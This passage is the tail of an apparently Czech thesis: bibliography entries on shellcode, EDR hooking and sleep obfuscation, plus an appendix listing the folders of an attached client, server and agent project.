[54] TBHAXOR. *Process listing - NtQuerySystemInformation* [online]. In: . [cit. 2023-04-18]. Dostupné z: https://github.com/tbhaxor/WinAPI-

RedBlue/blob/main/Process%20Listing/NT%20Query%20System%20Api/Source.cpp

[55] MICROSOFT. *System error codes (0-499)* [online]. In: . [cit. 2023-04-07]. Dostupné z: https://learn.microsoft.com/en-us/windows/win32/debug/system-error-codes--0-499-

[56] SENTINELONE. *Malicious Input: How Hackers Use Shellcode* [online]. In: . [cit. 2023-03-27]. Dostupné z: https://www.sentinelone.com/blog/malicious-input-how-hackers-use-shellcode/

[57] CORTESI, David. *PyInstaller* [online]. In: . [cit. 2023-04-01]. Dostupné z: https://pyinstaller.org/en/stable/

[58] *Hash Functions* [online]. In: . [cit. 2023-04-13]. Dostupné z: http://www.cse.yorku.ca/~oz/hash.html

[59] SHERCHAN, John. *EDR Series : How EDR Hooks API Calls (Part-1)* [online]. [cit. 2023-04-29]. Dostupné z: https://www.cyberwarfare.live/blog/how-edr-hooks-API-calls-part1

[60] BAUTERS, Jonas. *Kernel Karnage – Part 1* [online]. [cit. 2023-04-29]. Dostupné z: https://blog.nviso.eu/2021/10/21/kernel-karnage-part-1/

[61] MICROSOFT. *What is SIEM* [online]. In: . [cit. 2023-05-02]. Dostupné z: https://www.microsoft.com/en-us/security/business/security-101/what-is-siem

[62] AARNESS, Anne. *What is Endpoint Detection and Response (EDR)?* [online]. In: . [cit. 2023-05-02]. Dostupné z: https://www.crowdstrike.com/cybersecurity-101/endpoint-security/endpoint-detection-and-response-edr/

[63] FORTINET. *What is an Intrusion Detection System (IDS)?* [online]. In: . [cit. 2023-05-02]. Dostupné z: https://www.fortinet.com/resources/cyberglossary/intrusion-detection-system

[64] TRAN, Dylan. *An Introduction into Sleep Obfuscation: Using Ekko to sort of bypass Hunt Sleeping Beacons* [online]. In: . [cit. 2023-05-14]. Dostupné z: https://dtsec.us/2023-04-24-Sleep/

Příloha A: Obsah přiloženého ZIP souboru

Cesta	Typ	Popis
./Cronos	Složka	Zdrojové kódy pro Cronos klienta
./Cronos/bin/cronos	Soubor	Spustitelný soubor cronos klienta (x86_64)
./Hades	Složka	Zdrojové kódy pro Hades server
./Hades/Hades.py	Soubor	Startovací skript pro Hades server
./Spirit	Složka	Zdrojové kódy pro Spirit agenta